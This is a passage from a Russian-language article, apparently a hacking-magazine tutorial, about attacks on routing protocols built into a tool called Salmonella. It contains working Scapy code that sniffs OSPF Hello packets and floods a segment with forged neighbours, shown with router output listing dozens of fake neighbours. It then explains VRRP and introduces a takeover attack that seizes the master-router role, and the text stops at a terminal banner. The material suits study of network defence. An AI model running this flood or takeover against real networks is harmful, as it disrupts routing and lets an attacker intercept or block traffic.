  output_options = "Stub / Totally Stub"
```

Если в словаре `ospf_routers` нет MAC-адреса роутера, пакет OSPF Hello которого мы захватили, добавляем MAC в словарь и отображаем в консоли параметры этого роутера OSPF (чтобы в консоль не дублировались параметры одних и тех же роутеров при захвате пакетов Hello каждые несколько секунд):

```
ospf_routers[f"Router{router_count}"] = {"MAC": src_mac}
router_count += 1
print(Fore.GREEN + f"\n    [+] [OSPF Router detected]\n        MAC: 
{src_mac.upper()}\n         IP: {src_ip}\n         Mask: {mask}\n"
                   f"         Area: {area}\n         Area Type: {
output_options}\n          Router ID: {router_id}\n         Hello 
Interval: {hello_inter}\n"
                   f"         Dead Interval: {dead_inter}\n         
Auth: {output_auth}\n          Version: {output_version}")
```


Когда тайм-аут сниффера заканчивается и прекращается захват пакетов, мы проверяем, был ли захвачен хоть один пакет OSPFv2 без аутентификации. Если был, то на основании IP-адреса соседа и поля `Network Mask` в его пакете OSPF Hello определяем, в какой сети он находится, и наполняем список `ip_pool` возможными адресами из этой сети (с помощью библиотеки `ipaddress`):

```
if ospf_hello_captured == True:
   print(Fore.GREEN + f"\n    [+] Attack is running... (Press Ctrl + 
C to Stop)")

   #  Определяем адрес сети и префикс
   network = ipaddress.IPv4Network(f"{target_ip}/{mask}", strict=
False)

   #  Определяем адреса в сети
   network = network.network_address
   network = ipaddress.IPv4Network(f"{network}/{mask}", strict=False)
   ip_pool = [str(ip) for ip in network.hosts()]
```

Остается в бесконечном цикле запустить отправку пакетов OSPF Hello с параметрами OSPF, которые мы узнали от соседнего роутера. IP-адреса источника мы будем брать из списка `ip_pool`, который мы заполнили, а MAC-адреса будут рандомными:

```
total = 0
while True:
  for src_ip in ip_pool:
      src_mac = RandMAC()
      fake_hello_packet = Ether(src=src_mac, dst="01:00:5e:00:00:05")
/ \
                           IP(src=src_ip, dst="224.0.0.5", ttl=1) / \
                           OSPF_Hdr(version=version, type=1, src=
src_ip, area=area) / \
                           OSPF_Hello(mask=mask, hellointerval=
hello_inter, options=options, prio=1, deadinterval=dead_inter, router
=src_ip, backup="0.0.0.0")
      sendp(fake_hello_packet, iface=interface, count=1, verbose=
False)
      total += 1
      print(Fore.GREEN + f"    [+] OSPF Hellos sent: {total}", end="\
r")
```

Давай посмотрим, что у нас вышло. Зайдем на мой роутер и отобразим таблицу соседей OSPF.



```
Router#sh ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
192.168.3.1       1   INIT/DROTHER    00:00:30    192.168.3.1     Ethernet0/0
192.168.3.2       1   INIT/DROTHER    00:00:32    192.168.3.2     Ethernet0/0
192.168.3.3       1   INIT/DROTHER    00:00:31    192.168.3.3     Ethernet0/0
192.168.3.4       1   INIT/DROTHER    00:00:32    192.168.3.4     Ethernet0/0
192.168.3.5       1   INIT/DROTHER    00:00:32    192.168.3.5     Ethernet0/0
192.168.3.6       1   INIT/DROTHER    00:00:32    192.168.3.6     Ethernet0/0
192.168.3.7       1   INIT/DROTHER    00:00:32    192.168.3.7     Ethernet0/0
192.168.3.8       1   INIT/DROTHER    00:00:32    192.168.3.8     Ethernet0/0
192.168.3.9       1   INIT/DROTHER    00:00:32    192.168.3.9     Ethernet0/0
192.168.3.10      1   INIT/DROTHER    00:00:32    192.168.3.10    Ethernet0/0
192.168.3.11      1   INIT/DROTHER    00:00:31    192.168.3.11    Ethernet0/0
192.168.3.12      1   INIT/DROTHER    00:00:31    192.168.3.12    Ethernet0/0
192.168.3.13      1   INIT/DROTHER    00:00:32    192.168.3.13    Ethernet0/0
192.168.3.14      1   INIT/DROTHER    00:00:32    192.168.3.14    Ethernet0/0
192.168.3.15      1   INIT/DROTHER    00:00:31    192.168.3.15    Ethernet0/0
192.168.3.16      1   INIT/DROTHER    00:00:32    192.168.3.16    Ethernet0/0
192.168.3.17      1   INIT/DROTHER    00:00:32    192.168.3.17    Ethernet0/0
192.168.3.18      1   INIT/DROTHER    00:00:32    192.168.3.18    Ethernet0/0
192.168.3.19      1   INIT/DROTHER    00:00:32    192.168.3.19    Ethernet0/0
192.168.3.20      1   INIT/DROTHER    00:00:31    192.168.3.20    Ethernet0/0
192.168.3.21      1   INIT/DROTHER    00:00:31    192.168.3.21    Ethernet0/0
192.168.3.22      1   INIT/DROTHER    00:00:30    192.168.3.22    Ethernet0/0
192.168.3.23      1   INIT/DROTHER    00:00:30    192.168.3.23    Ethernet0/0
192.168.3.24      1   INIT/DROTHER    00:00:30    192.168.3.24    Ethernet0/0
192.168.3.25      1   INIT/DROTHER    00:00:31    192.168.3.25    Ethernet0/0
192.168.3.26      1   INIT/DROTHER    00:00:31    192.168.3.26    Ethernet0/0
192.168.3.27      1   INIT/DROTHER    00:00:31    192.168.3.27    Ethernet0/0
192.168.3.28      1   INIT/DROTHER    00:00:31    192.168.3.28    Ethernet0/0
192.168.3.29      1   INIT/DROTHER    00:00:31    192.168.3.29    Ethernet0/0
192.168.3.30      1   INIT/DROTHER    00:00:31    192.168.3.30    Ethernet0/0
192.168.3.31      1   INIT/DROTHER    00:00:30    192.168.3.31    Ethernet0/0
192.168.3.32      1   INIT/DROTHER    00:00:29    192.168.3.32    Ethernet0/0
192.168.3.33      1   INIT/DROTHER    00:00:29    192.168.3.33    Ethernet0/0
192.168.3.34      1   INIT/DROTHER    00:00:30    192.168.3.34    Ethernet0/0
192.168.3.35      1   INIT/DROTHER    00:00:30    192.168.3.35    Ethernet0/0
192.168.3.36      1   INIT/DROTHER    00:00:31    192.168.3.36    Ethernet0/0
192.168.3.37      1   INIT/DROTHER    00:00:31    192.168.3.37    Ethernet0/0
192.168.3.38      1   INIT/DROTHER    00:00:31    192.168.3.38    Ethernet0/0
192.168.3.39      1   INIT/DROTHER    00:00:30    192.168.3.39    Ethernet0/0
192.168.3.40      1   INIT/DROTHER    00:00:30    192.168.3.40    Ethernet0/0
192.168.3.41      1   INIT/DROTHER    00:00:31    192.168.3.41    Ethernet0/0
192.168.3.42      1   INIT/DROTHER    00:00:30    192.168.3.42    Ethernet0/0
192.168.3.43      1   INIT/DROTHER    00:00:31    192.168.3.43    Ethernet0/0
192.168.3.44      1   INIT/DROTHER    00:00:31    192.168.3.44    Ethernet0/0
192.168.3.45      1   INIT/DROTHER    00:00:30    192.168.3.45    Ethernet0/0
192.168.3.46      1   INIT/DROTHER    00:00:30    192.168.3.46    Ethernet0/0
192.168.3.47      1   INIT/DROTHER    00:00:30    192.168.3.47    Ethernet0/0
```

Видим 47 мнимых соседей OSPF и еще 207 штук — в прокрутке по таблице. Все на месте!

VRRP TAKEOVER

Давай теперь расскажу про парочку атак на протокол VRRP. Что такое VRRP и для чего он нужен? VRRP (Virtual Router Redundancy Protocol) — протокол, обеспечивающий резервирование шлюза по умолчанию (далее — шлюз). Каждому клиенту, желающему выйти за пределы своей сети, нужно маршрутизирующее устройство (будь то роутер или L3-коммутатор), которое играет роль шлюза. Но что, если шлюз становится недоступным? Тогда выход за пределы локальной сети становится невозможен для всех устройств в сети. Именно для предотвращения подобных ситуаций нам служит протокол VRRP.


На самом деле концепция резервирования шлюза не ограничивается лишь одним VRRP. Существует целая группа протоколов, которая обеспечивает резервирование шлюза, она называется First-Hop Redundancy Protocol (FHRP). FHRP был популяризирован компанией Cisco, а затем подхвачен и другими вендорами сетевого оборудования. В Cisco этот термин используют для обозначения семейства протоколов, к которому относятся:
- VRRP;
- HSRP (Hot Standby Router Protocol);
- GLBP (Gateway Load Balancing Protocol).

В этой статье я не буду рассматривать HSRP и GLBP, но сразу отмечу, что оба протокола — проприетарные решения Cisco, в то время как VRRP — открытый стандарт. Про HSRP и GLBP поговорим, когда я реализую соответствующие атаки на них в Salmonella.

Существует немалое количество стандартов, которые имеют отношение к VRRP:
- RFC 2338;
- RFC 3768;
- RFC 5798;
- RFC 9568.

Все они регламентируют VRRP, но я буду использовать RFC 3768, более актуальный для второй версии, чем RFC 2338, так как в Salmonella пока реализована только вторая версия. RFC 5798 и RFC 9568 регламентируют VRRP версии 3, хотя существенных различий в этих двух версиях нет.

Как VRRP помогает нам добиться отказоустойчивости? Достигается это вводом избыточных роутеров/L3-коммутаторов.



Группа физических маршрутизаторов объединяется в виртуальный маршрутизатор, который имеет собственные IP- и MAC-адреса. Именно на этот виртуальный IP и указывают как на свой шлюз все хосты в сети.

Для управления этим виртуальным маршрутизатором стандарт вводит такие понятия, как Virtual Router Master и Virtual Router Backup (или просто Master и Backup). Master — активный физический роутер, обрабатывающий весь трафик, адресованный виртуальному IP. Кроме того, Master отвечает на ARP-запросы для виртуального MAC-адреса и отправляет периодические сообщения Backup-роутерам о том, что он «живой». Backup — один или несколько тех физических роутеров, которые находятся в состоянии ожидания и готовы мгновенно взять на себя роль мастера в случае сбоя текущего.

Давай рассмотрим структуру VRRP-пакета в соответствии с RFC 3768.

<table>
<tr><td>Version</td><td>Type</td><td>Virtual Rtr ID</td><td>Priority</td><td>Count IP Addrs</td></tr>
<tr><td colspan="2">Auth Type</td><td>Adver Int</td><td colspan="2">Checksum</td></tr>
<tr><td colspan="5">IP Address (1)</td></tr>
<tr><td colspan="5">.
.
.</td></tr>
<tr><td colspan="5">IP Address (n)</td></tr>
<tr><td colspan="5">Authentication Data (1)</td></tr>
<tr><td colspan="5">Authentication Data (2)</td></tr>
</table>

- **Version.** Спецификация определяет вторую версию протокола.
- **Type.** VRRP оперирует только одним типом сообщений — Advertisement. Значение поля всегда будет равно 1.
- **Virtual Rtr ID.** Идентификатор виртуального роутера в диапазоне от 1 до 255.
- **Priority.** Значение приоритета определяет, какой из роутеров будет Master, а какие Backup: чем выше приоритет, тем больше вероятность стать мастером. Это очень интересное поле, и подробнее про него я расскажу ниже.
- **Count IP Addrs.** Количество виртуальных IP-адресов, которые «рекламирует» мастер-роутер. Да, их может быть несколько.
- **Auth Type.** Поле, указывающее на тип аутентификации. В RFC 3768 для VRRPv2 аутентификация была полностью удалена, и значение этого поля всегда равно 1 (No Authentication). Однако на маршрутизаторах Cisco с VRRPv2 можно включить аутентификацию: Plain Text (1) и MD5 (254). Примечательно, что в старом стандарте RFC 2338 также была аутентификация.
- **Adver Int.** Интервал между отправкой сообщений VRRP Advertisement. По умолчанию составляет одну секунду. В VRRPv3 интервал измеряется в сантисекундах (centiseconds), где 1 cc = 10 мс, или 0,01 с.
- **Checksum.** Здесь просто контрольная сумма.
- **IP Address.** Здесь перечислены виртуальные IP-адреса, которые «рекламирует» мастер-роутер. Их может быть несколько, и их количество должно совпадать со значением, указанным в поле `Count IP Addr`.
- **Authentication Data.** Это поле используется для обратной совместимости с RFC 2338 и заполняется нулями. В ином случае это поле может содержать значение ключа в открытом виде или в виде хеш-функции (в зависимости от используемого метода аутентификации).

А что указывается в IP-заголовке?
- В поле **«IP-адреса назначения»** выставляется мультикастовый адрес 224.0.0.18, который слушают все VRRP-роутеры.
- **«IP-адрес источника»** соответствует IP-адресу физического интерфейса маршрутизатора (ничего необычного).
- **TTL** равен 255. Иное значение — повод отбросить пакет VRRP.
- Поле **Protocol** имеет значение 112, присвоенное IANA.

В Ethernet-заголовке MAC-адрес назначения — это мультикастовый адрес `01:00:5E:00:00:12`, а MAC-адрес источника — `00-00-5E-00-01-{VRID}`, где `VRID` — идентификатор виртуального маршрутизатора.


Теперь подробнее обсудим поле `Priority`. Максимальный приоритет, который можно дать каждому роутеру, — 254. Однако если роутер «рекламирует» виртуальный IP-адрес, который совпадает с IP-адресом на его физическом интерфейсе, то VRRP автоматически выставляет максимально возможный приоритет — 255. Значение приоритета по умолчанию — 100.

Есть еще одно значение приоритета, которое играет очень важную роль, — значение 0 (ноль). Мастер-роутер, выставив это значение в поле приоритета (например, в случае перезагрузки), сообщает другим бэкап-роутерам, что он перестает участвовать в VRRP и один из бэкап-роутеров должен **немедленно** взять на себя роль мастер-роутера — не выжидая время, по истечении которого мастер-роутер признается неработоспособным (Master Down Interval). Master Down Interval высчитывается по формуле `(3 × Advertisement_Interval) + Skew_time`, где `Skew_time = (256 – Priority) / 256`.

Итак, если мастер-роутер выходит из строя, то через некоторое время роль мастера на себя возьмет один из бэкап-роутеров. Однако в таблице MAC-адресов на коммутаторе есть уже неактуальная информация о том, что наш виртуальный MAC-адрес находится за портом X, хотя на самом деле теперь виртуальным MAC-адресом владеет другой физический роутер, который находится за портом Y. В таком случае новый мастер-роутер немедленно отправляет GARP (Gratuitous ARP), сообщая клиентам в сети, что теперь виртуальный MAC-адрес (а проще говоря, шлюз) находится за портом Y на коммутаторе. За ответы на ARP-реквесты теперь тоже отвечает новый мастер-роутер.


Закончим с теорией по VRRP и перейдем к самой атаке VRRP Takeover. В чем ее смысл? В том, что злоумышленник может захватить роль мастер-роутера и перенаправлять трафик всей сети через себя или просто его блокировать и не пропускать дальше себя. Что для этого нужно? А нужно всего лишь выставить максимальный приоритет, что даст нам право стать мастер-роутером. Но помни: если легитимный VRRP-роутер имеет приоритет 255, то стать мастером у тебя не получится, так как у легитимного роутера уже максимальный приоритет.

Для запуска атаки также не требуется указывать никакие дополнительные параметры.


kali@kali: ~/Downloads/salmonella-feature_branch
Session Actions Edit View Help
SALMONELLA

